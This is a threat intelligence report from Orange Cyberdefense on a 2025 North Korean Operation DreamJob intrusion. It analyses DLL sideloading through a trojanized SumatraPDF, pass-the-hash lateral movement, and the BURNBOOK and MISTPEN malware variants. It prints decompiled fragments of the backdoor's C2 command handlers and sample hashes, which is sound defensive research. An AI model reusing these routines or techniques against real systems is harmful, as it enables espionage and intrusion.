A Pain in the Mist

Navigating Operation DreamJob's arsenal

November 17th, 2025

Marine Pichon

Alexis Bonnefoi

Contributions from Alexandre Matousek, Friedl Holzner, Gordon Brebner James O'Neill, and Nadine Scheid.

TLP:CLEAR

Cyberdefense

CERT

Summary

1 Introduction

In August 2025, Orange Cyberdefense's CyberSOC and CSIRT investigated an intrusion likely carried out by threat actors associated to North Korean threat actors. This intrusion targeted an **Asian subsidiary of a large European manufacturing organization**, with a targeted WhatsApp message sent to a project engineer used as an initial access vector.

The intrusion leveraged variants of the **BURNBOOK** loader and the **MISTPEN** backdoor.

> We assess that this attack coincides with the longstanding **Operation DreamJob**. We also attribute the attacks artifacts with medium confidence to **UNC2970**.

Findings during our incident response engagement align with recurring UNC2970 TTPs, arsenal, and victimology. These include:

- Distribution of **job-related** lures
- Infrastructure on compromised **SharePoint** and **WordPress** resources
- Use of a trojanized PDF reader
- Use of **BURNBOOK** and **MISTPEN** variants
- Targeting of large multinational corporations in technology, manufacturing, etc.

The following report aims to describe the infection chain we observed, and to provide a comparative analysis of the BURNBOOK and MISTPEN variants encountered. Recommendations and hunting guidance are also provided in the concluding section.

This report builds upon several public research on similar infections chains, including:

- ESET: https://www.welivesecurity.com/en/eset-research/gotta-fly-lazarus-targets-uav-sector/
- GenDigital/Avast: https://i.blackhat.com/Asia-24/Presentations/Asia-24-Camastra-FromBYOVDtoa0dayUnveilingAdvancedExploitsinCyberRecruitingScams.pdf
- GenDigital/Avast: https://infocon.org/mirrors/vx%20underground%20-%202025%20June/Papers/Malware%20Defense/Malware%20Analysis/2024/2024-04-18%20-%20From%20BYOVD%20to%20a%200-day%20-%20Unveiling%20Advanced%20Exploits%20in%20Cyber%20Recruiting%20Scams.pdf
- GenDigital/Avast: https://www.gendigital.com/blog/insights/research/lazarus-and-the-fudmodule-rootkit-beyond-byovd-with-an-admin-to-kernel-zero-day
- Google Threat Intelligence: https://cloud.google.com/blog/topics/threat-intelligence/unc2970-backdoor-trojanized-pdf-reader
- Kaspersky: https://www.first.org/resources/papers/conf2025/1130-1205-Lazarus-Group-Sojun-Ryu.pdf
- Kaspersky: https://www.kaspersky.com/about/press-releases/kaspersky-discovers-lazarus-apt-targets-nuclear-organizations-with-new-cookieplus-malware
- S2 Grupo's Lab52: https://lab52.io/blog/dreamloaders/

We would like to thank P. Kálnai (ESET) and E. Kee (BAE Systems) for their insights on the North Korean malware arsenal.

Note: The analysis cut-off date for this report was November 17, 2025.

2 Infection chain

The infection was initiated by a WhatsApp message claiming to be a job offer for a Project Manager position. This known social engineering tactic lured the victim to download and open a ZIP archive on its desktop, through the browser-based extension of the WhatsApp mobile application (**WhatsApp Web**).

The archive contained:

- A malicious PDF file
- A legitimate open-source document viewing application **SumatraPDF.exe**
- A malicious DLL **libmupdf.dll**

Once the PDF was opened, the legitimate executable sideloaded the malicious DLL, eventually executing a backdoor. We assess with high confidence **libmupdf.dll** is a recent **BURNBOOK** variant.




Figure 1: Partial description of the infection chain

Our CSIRT then observed the threat actors carry out **hands-on-keyboard activities** for at least six consecutive hours, using compromised WordPress sites with vulnerable plugins as part of their attack infrastructure. At this point, the 'low' volumes of data exchanged suggests the network traffic primarily related to command and control, as opposed to data exfiltration activities. The threat actors notably made multiple LDAP queries to the Active Directory to extract lists of users and computers in the domain. Our CSIRT subsequently identified the compromise of both a backup account and an administrative account. The attacker used the 'pass the hash' technique, leveraging the accounts' password hashes to gain access without ever needing the plaintext passwords. This then allowed **lateral movement** to several servers in the domain.

Following successful network discovery and lateral movement, the threat actors were observed attempting to install another malicious payload on several devices. This payload, **TSVIPsrv.dll**, decrypted and executed in memory **wordpad.dll.mui**, which then initiated network connections to compromised SharePoint servers for C2. We assess with high confidence TSVIPsrv.dll is a recent **MISTPEN** variant.

Upon many requests to SharePoint-based C2, the payload received and decrypted another final payload, **Release_PvPlugin_x64.dll**. Release_PvPlugin_x64.dll acts as a short information-stealing module.

It should be noted that several steps of the infection-chain were not successfully retrieved, as the threat actors deleted some of its stages. Notably, we were unable to identify the potential intermediary payload preceding TSVIPsrv.dll. Upon analysis of **libmupdf.dll**, we encountered the followings strings in the source code:

- \\Microsoft\\RemoteApp\\wkspbroker.exe
- \\Microsoft\\RemoteApp\\radcui.dll
- \\Microsoft\\Network\\container.dat

These files overlap with ESET's latest report on Operation DreamJob, namely the infection chain example 1, in which **wkspbroker.exe** sideloads **radcui.dll**, which supposedly decrypts and loads a .dat file (cache.dat) either containing **ScoringMathTea** RAT or **BinMergeLoader** downloader.

Unfortunately, it is currently not possible to confirm the content of the container.dat requested by **libmupdf.dll,** as it was not retrieved. It is also unclear how these files were placed onto the victim's device in the first place.

3 Background on Operation DreamJob's arsenal

Operation DreamJob is one of the **longest standing DPRK-led campaigns**, with the first public mention of spearphishing emails sent from purported recruiters and attributed to state-sponsored North Korean threat actors dating back to 2016.

Operation DreamJob, also called Operation North Star, Operation In(ter)caption, or the DeathNote campaign, encompasses intelligence gathering attacks targeting employees of organizations in the **defense, manufacturing, chemical, aerospace or technology** sectors with job postings lures distributed through spearphishing emails or messages.

Even though these attacks have been near constant over the last decade, their associated TTPs and arsenal have evolved. Previous infection chains for instance leveraged weaponized documents with embedded malicious macro code, hosted on storage services like OneDrive or Dropbox. Since at least 2020, DreamJob infections have also been observed leveraging a malicious PDF file, run with a tampered PDF reader like Sumatra to sideload malicious DLLs.

Operation DreamJob **differs** from other North Korean job-related campaigns such as Contagious Interview, designed to lure jobseekers into installing malware through the interview process, and Wagemole.

Over the last ten years, a large number of payloads have been publicly described as associated to Operation DreamJob attacks, including:

Malware family	Type	Alias or overlaps	Found sample?
BURNBOOK (Mandiant)	Dropper		Yes
RollFling (Avast)	Dropper	SLOTHSLING	No
RollSling (Microsoft)	Dropper	TOUCHSHIFT	Yes
Charamel Loader (Kaspersky)	Loader		No
DeathNote (Kaspersky)	Loader		Yes
MISTPEN (Mandiant)	Loader	BinMergeLoader, HiberRAT, CookiePlus (variant)	Yes
NickelLoader (ESET)	Loader	LIDSHOT (variant), LIDSHIFT (variant), CLOUDBURST	Yes
QuanPinLoader (ESET)	Loader		Yes
Ranid (Kaspersky)	Loader		No
RollMid (Avast)	Loader		No
TEARPAGE (Mandiant)	Loader	TuleftLoader	No
wAgent (Kaspersky)	Loader	wAgentTea	Yes
ForestTiger (Microsoft)	RAT	EVENPASS, ScoringMathTea	Yes
BackbitingTea (ESET)	RAT	SecondHandTea (variant), msoRAT (variant)	Yes
BLINDINGCAN (US CERT)	RAT	AIRDRY, ZetaNile, CUTELOOP	Yes

CookieTime (Kaspersky)	RAT	LCPDot, HotPluginRAT	No
Kaolin RAT (Avast)	RAT		No
LightlessCan 4ESET)	RAT	SIDESHOW	Yes
PostNapTea (ESET)	RAT	SIGNBT	Yes
SimplexTea (ESET)	RAT	BadCall for Linux, SimpleTea (macOS variant)	Yes
ThreatNeedleTea (ESET)	RAT	DRATzarus, ThreatNeedle	Yes

Disclaimer: This list of malware families and its associations is likely incomplete due to the lack of shared/public payloads description available within the CTI literature. We welcome any potential feedback.

The constant creation of new variants by North Korean threat actors, combined with nearly a decade of ongoing operations, makes the **Dreamjob malware ecosystem particularly difficult to navigate**. Many strains share the same modus operandi, and sometimes even the same code base. A large portion of these payloads either consist of:

- C/C++ droppers that contain an embedded and encrypted payload that is ultimately loaded into memory and executed.
- C/C++ loaders injected into a legitimate binary, which are designed to communicate with a C2 server to then download and execute a secondary stage. These **trojanized legitimate binaries** consist of **open-source projects** like plug-ins for Notepad++ or PDF viewers designed to sideload malicious DLLs.

Additionally, misleading naming and reporting practices in the CTI community have further complicated our understanding: a single malware strain may be referred to by multiple aliases, with newly observed malware not always being properly described or compared to previously documented families.

Several attempts from CTI researchers have tried to publicly distinguish and define malware clusters and lineage, but this proliferation of payloads and malware names has also pushed others to adopt broader umbrella terms like "**DreamLoaders**" and "**NukeSped**".


Furthermore, the use of **trojanized open-source projects** like plug-ins for Notepad++ or PDF viewers, as observed in our case, enables threat actors to better evade detection, as only a fraction of the new executables are malicious. Besides, relying on a seemingly legitimate GUI serves various scenarios in these social engineering attacks. Among the most abused open-source PDF readers, researchers have notably listed:

- Aloha PDF Reader
- Internal PDF Viewer for macOS
- muPDF
- PDF Viewer for WinForms
- SumatraPDF

Operation DreamJob has already been associated with the threat group known as **UNC2970**. As mentioned by Mandiant, UNC2970's activities overlap with those of **TEMP.Hermit**, a threat actor collecting **strategic intelligence aligned with North Korean interests** since at least **2013**. TEMP.Hermit is also tracked as LABYRINTH CHOLLIMA, Diamond Sleet (ZINC), UNC4034, Selective Pisces, and Hidden Cobra.

The term ***Lazarus***, which also regularly appears in public reports on Operation DreamJob, designates an **ever-blurrier umbrella cluster** loosely gathering many DPRK-linked activities ranging from cyberespionage, pursuit of financial gain, and sabotage.

For more insights on the complex North Korean APT ecosystem, you can consult this report from the Multilateral Sanctions Monitoring Team.



Source: MSMT Participating State

Figure 2: DPRK Cyber Actor and IT Worker Ties to UN Designated Entities (MSMT)

> Lazarus subsets are not the only adversaries that use job postings lures: **Iranian threat groups** - notably IMPERIAL KITTEN, CHARMING KITTEN and REFINED KITTEN - have been reported perpetrating similar attacks against European and Middle Eastern organizations. In November 2024, ClearSky researchers even hypothesized that the similarities in lures, attack techniques, and malware files between the Iranian and North Korean DreamJob attacks suggest an attempt by Iranian threat groups to **impersonate or emulate** Lazarus to hide their activities. There is also an very unlikely possibility that North Korea could have shared attack methods and tools with Iran.

4 Analysis of BURNBOOK

As previously stated, the infection chain observed by Orange Cyberdefense's CyberSOC and CSIRT shares many similarities with a 2024 public blogpost from Mandiant. Both cases leverage the trojanized dynamic-link library (DLL) file **libmupdf.dll,** required by SumatraPDF.exe.

Mandiant describes this DLL as BURNBOOK, a dropper for a second embedded DLL, wtsapi32.dll, dubbed TEARPAGE, which is used to execute the MISTPEN backdoor after a system reboot.

By pivoting on VirusTotal, we retrieved the following hash which belongs to the BURNBOOK family.

> **BURNBOOK** sample from 2024 found in public CTI repository:
> ec5d14ca011ba8c12f4d51b0d463cf51051feaf1655c7f709dce3ffa625dfcf6
> (libmupdf.dll)

We observed strong code overlaps between this DLL and the libmupdf.dll from our case.




Figure 3: Code similarities between 2024 sample and Orange Cyberdefense 2025 sample

Most of the two DLLs' functions are similar. Both are file-based loaders responsible for:

- Reading an input file (likely a packed payload)
- Decrypting its contents in chunks
- Writing the result to a temporary file
- Optionally creating persistence artifacts under %APPDATA%

They both perform initialization tasks depending on the DLL load/unload reason (fdwReason), wiring internal function pointers, and preparing the execution environment for the embedded loader logic.

The **similarities** of the main routine are summarized in the table below:

Categories	Similarities
File I/O	Both open the input file using CreateFileW with GENERIC_READ and share identical error handling for invalid handles.
File Size Validation	Both read headers, validate total file size vs. embedded size fields, and skip malformed files.
Temporary Output Handling	Both use GetTempPathW and GetTempFileNameW to create a temporary working file, then CreateFileW to write decrypted output.
Chunked Read/Decrypt/Write Loop	Identical decryption structure: read ≤ 0x1000 bytes, process via a similar function, and write decrypted data.
Custom Cipher Initialization	Both call to initialize a cryptographic context based on header data.
Embedded Payload Extraction	After the main file content is processed, both read an additional block length (often 8–12 bytes), allocate via LocalAlloc, decrypt, and parse via a subfunction.
Persistent Artifacts in %APPDATA%	Both compute multiple output file paths under APPDATA using swprintf and a shared format string template ("%s\\%s" derived from constant 1931834149 = "%ls%ls").
Memory Management	Uniform use of LocalAlloc(0x40, size) and LocalFree, **as in the C2 modules**.

A difference exists in the call to **NetGetJoinInformation** to grab the domain/workgroup the local computer is tied to. This could be an additional feature added by the threat actors.

```
v10 = 0;
LibraryW = LoadLibraryW(L"netapi32.dll");
v12 = LibraryW;
if ( LibraryW )
{
  NetGetJoinInformation = (DWORD (__stdcall *)(LPCWSTR, LPWSTR *, PNETSETUP_JOIN_STATUS))GetProcAddress(
                                                                                          LibraryW,
                                                                                          "NetGetJoinInformation");
  if ( !((unsigned int (__fastcall *)(_QWORD, __int64 *, int *))NetGetJoinInformation)(0, &v29, &v26) )
    v10 = v26 == 3;
  v14 = LoadLibraryW(L"netutils.dll");
  v15 = v14;
  if ( v14 )
  {
    NetApiBufferFree = (DWORD (__stdcall *)(LPVOID))GetProcAddress(v14, "NetApiBufferFree");
    ((void (__fastcall *)(__int64))NetApiBufferFree)(v29);
    FreeLibrary(v15);
  }
  FreeLibrary(v12);
  if ( v10 )
```

Figure 4: Call to NetGetJoinInformation in Orange Cyberdefense 2025 sample

Other distinctive elements of the two **libmupdf.dll** files are as follows:

Aspect	2024 sample	Orange Cyberdefense 2025 sample
Purpose	Full-featured installer: copies payloads into APPDATA, writes resource files (Srv.exe, i32.dll, Thumbs.ini), and executes a persistence mechanism (sub_18000D0F0).	Simplified loader: only unpacks a payload to a temp file, decrypts secondary content, and performs minimal post-processing.
Resource Handling	Loads an embedded resource (FindResourceW, LoadResource, LockResource, SizeofResource) and writes it to disk.	No resource operations; purely file-based unpacking.
Persistence / Execution	Creates multiple files, copies DLLs/executables, and invokes a launcher.	Does not execute or persist beyond file decryption.
System Environment Interaction	Uses common_getenv("APPDATA"), directory creation, and file copy.	Also uses %APPDATA% but adds a **domain membership check** via NetGetJoinInformation (from netapi32.dll, see below) — behavior seen in enterprise-aware malware.
Additional Library Usage	None beyond kernel32 and advapi32.	Dynamically loads netapi32.dll and netutils.dll to detect domain-joined systems.
Encryption Parameters	Initializes with 32-byte IV/key read from file, followed by 12-byte secondary header.	Uses 56-byte header divided into three DWORDs for size/offsets, plus context initialization.
Secondary Payload Parsing	Uses a procedure with a 12-byte parameter block.	Uses a procedure with 4-byte fields

Based on this comparison, we assess **libmupdf.dll** from our case to be a simplified version of BURNBOOK.

5 Analysis of MISTPEN

We assess TSVIPsrv.dll to be an updated variant of **MISTPEN**, overlapping with what ESET tracks as **BinMergeLoader**.

Mandiant researchers describe MISTPEN as a lightweight backdoor written in C whose main functionality is to download and execute Portable Executable files. The backdoor is a modification of the open-source Notepad++ binhex plugin v2.0.0.1, where the creation of a thread executing malicious code has been added to the DllMain function.

Unfortunately, there is no public sample of MISTPEN provided by Mandiant. Nevertheless, Kaspersky researchers also mention MISTPEN in a blogpost, providing this following hash at the end of their report.

> **MISTPEN** provided by Kaspersky:
> f5873ecd60390e7b86db5ddaf158ed201b386be26ad80af8a7da3576446520b8

According to Kaspersky, a possible successor to MISTPEN is the malware known as **CookiePlus**. Both payloads disguise themselves as Notepad++ plugins, and despite the absence of notable code overlap, use similar plugins such as TBaseInfo.dll and hiber.dll The fact that CookiePlus is more complete than MISTPEN and supports more execution options also supports this claim. Unfortunately, there is no public sample of CookiePlus provided by Kaspersky to compare with our TSVIPsrv.dll.

In our case, TSVIPsrv.dll decrypted and executed in memory **wordpad.dll.mui**, which then initiated network connections to SharePoint C2 URLs. Upon many requests to SharePoint C2, the payload receives and decrypts another final payload, **Release_PvPlugin_x64.dll**, that has for export "_DoMyFunc". Release_PvPlugin_x64.dll acts as a short information-stealing module.

It should be noted that TSVIPsrv.dll and wordpad.dll.mui were similarly detailed recently by S2 Grupo's Lab52.

5.1 Analysis of the C2 loop execution

We were able to compare our TSVIPsrv.dll to the **MISTPEN** sample provided by Kaspersky. Both start via the same DllMain, which launches a thread to execute its main function.




Figure 5: DllMain function in the MISTPEN backdoor

Both samples **implement the core C2 loop, repeatedly**:

- Generating a unique session or host identifier
- Initiating an encrypted handshake with the C2 server
- Receiving AES-encrypted commands
- Executing actions based on opcode
- Sending encrypted responses back to the server
- Sleeping or looping indefinitely

The two samples also wait for the same orders from the C2, implemented differently but based on the same mechanisms and providing nearly the same functions.

The older MISTPEN sample from Kaspersky first retrieves the HTTP response code from the servers and looks for 200, 404, or 408 answers, whereas our more recent sample only recognizes 200 responses.

Figure 6: HTTP response code check in the 2024 Kaspersky MISTPEN sample




Figure 7: HTTP response code check in the Orange Cyberdefense sample

If the HTTP response code is 200, it is allocated in a buffer which is later checked for the following action codes:

Figure 8: Opcode checks in Orange Cyberdefense sample, with default behavior being to sleep for 5 minutes

Opcode 100 → Execute Payload *(see Figure 8)*
- Triggers payload-specific logic
- Calls a dedicated handler
- Extracts and processes data stored after the opcode
- Decrypts or reconstructs the payload
- Sends a follow-up report to the C2 using a second request

This opcode implements the "download + execute" / "payload retrieval" behavior.

```
    }
    v14 = 0;
    v22 = 0;
    Str = 0;
    c2_unpack_task_payload((__int64)v30, (__int64)hMem + 9, v26 - 9, &Source);
    v19 = Source;
    if ( Source )
    {
      v20 = strlen(Source);
      v21 = (char *)LocalAlloc(0x40u, (unsigned int)(v20 + 64));
      fast_memmove_simd((__m128i *)v21, (const __m128i *)(v5 + 1), 8u);
      strcpy_s(v21 + 8, 0xFFFFFFFFFFFFFFFFuLL, v19);
      LocalFree(v19);
      strlen(v21);
      ((void (__usercall *)(char *@<rcx>, char *@<rdx>, __int64, __int64))answer_command)(
        v30[0].m128i_i8,
        "8uytr4567",
        (__int64)&Str,
        (__int64)&v22);
      LocalFree(v21);
      v14 = Str;
    }
LABEL_20:
```

Figure 9: Opcode 100 (ascii "d") in Orange Cyberdefense sample

Opcode 101 → Terminate Process *(see Figure 9)*
- Treated as a stop instruction
- Sends a "termination acknowledgement" message to the C2 (with the tag "0721")
- Immediately terminates current process

This opcode forces the malware to self-terminate.

```
    Str = 0;
    v22 = 0;
    v15 = strlen("0721");
    v16 = (char *)LocalAlloc(0x40u, (unsigned int)(v15 + 64));
    fast_memmove_simd((__m128i *)v16, (const __m128i *)(v5 + 1), 8u);
    strcpy_s(v16 + 8, 0xFFFFFFFFFFFFFFFFuLL, "0721");
    ((void (__usercall *)(char *@<rcx>, char *@<rdx>, __int64, __int64))answer_command)(
      v30[0].m128i_i8,
      "8uytr4567",
      (__int64)&Str,
      (__int64)&v22);
    LocalFree(v16);
    v17 = Str;
    ((void (__fastcall *)(__m128i *))graph_c2_poll_and_download)(v30);
    if ( v17 )
      LocalFree(v17);
    CurrentProcess = GetCurrentProcess();
    TerminateProcess(CurrentProcess, 0);
LABEL_22:
    LocalFree(v5);
    LocalFree(v25);
    v25 = 0;
```

Figure 10: Opcode 101 (ascii "e") in Orange Cyberdefense sample

Opcode 102 → Sleep/Delay *(see Figure 10)*
- Extracts a 16-bit delay value from bytes 9–10
- Computes a target wake-up time (now + 60 × delay)
- Sends a preliminary status message to C2 using tag "02197"
- Sleeps repeatedly in a loop (Sleep(0x1E61)) until the computed deadline is reached
- Sends a second status message ("habi5") after waking

This opcode implements remote timing control (sleep/wait).

```
v6 = *((unsigned __int8 *)hMem + 10) + (*((unsigned __int8 *)hMem + 9) << 8);
v7 = get_time(0);
Str = 0;
v22 = 0;
v8 = v7 + 60 * v6;
v9 = strlen("02197");
v10 = (char *)LocalAlloc(0x40u, (unsigned int)(v9 + 64));
fast_memmove_simd((__m128i *)v10, (const __m128i *)(v5 + 1), 8u);
strcpy_s(v10 + 8, 0xFFFFFFFFFFFFFFFFuLL, "02197");
((void (__usercall *)(char *@<rcx>, char *@<rdx>, __int64, __int64))answer_command)(
  v30[0].m128i_i8,
  "8uytr4567",
  (__int64)&Str,
  (__int64)&v22);
LocalFree(v10);
v11 = Str;
((void (__fastcall *)(__m128i *))graph_c2_poll_and_download)(v30);
if ( v11 )
  LocalFree(v11);
do
  Sleep(0x1E61u);
while ( get_time(0) < v8 );
Str = 0;
v22 = 0;
v12 = strlen("habi5");
v13 = (char *)LocalAlloc(0x40u, (unsigned int)(v12 + 64));
fast_memmove_simd((__m128i *)v13, (const __m128i *)(v5 + 1), 8u);
strcpy_s(v13 + 8, 0xFFFFFFFFFFFFFFFFuLL, "habi5");
((void (__usercall *)(char *@<rcx>, char *@<rdx>, __int64, __int64))answer_command)(
  v30[0].m128i_i8,
  "8uytr4567",
  (__int64)&Str,
  (__int64)&v22);
LocalFree(v13);
v14 = Str;
goto LABEL_20;
```

Figure 11: Opcode 102 (ascii "f") in Orange Cyberdefense sample

Default / Unknown Opcode
- Gets next C2 in list
- Sleeps for an interval of (Sleep(0x493E0) ≈ 5 minutes)
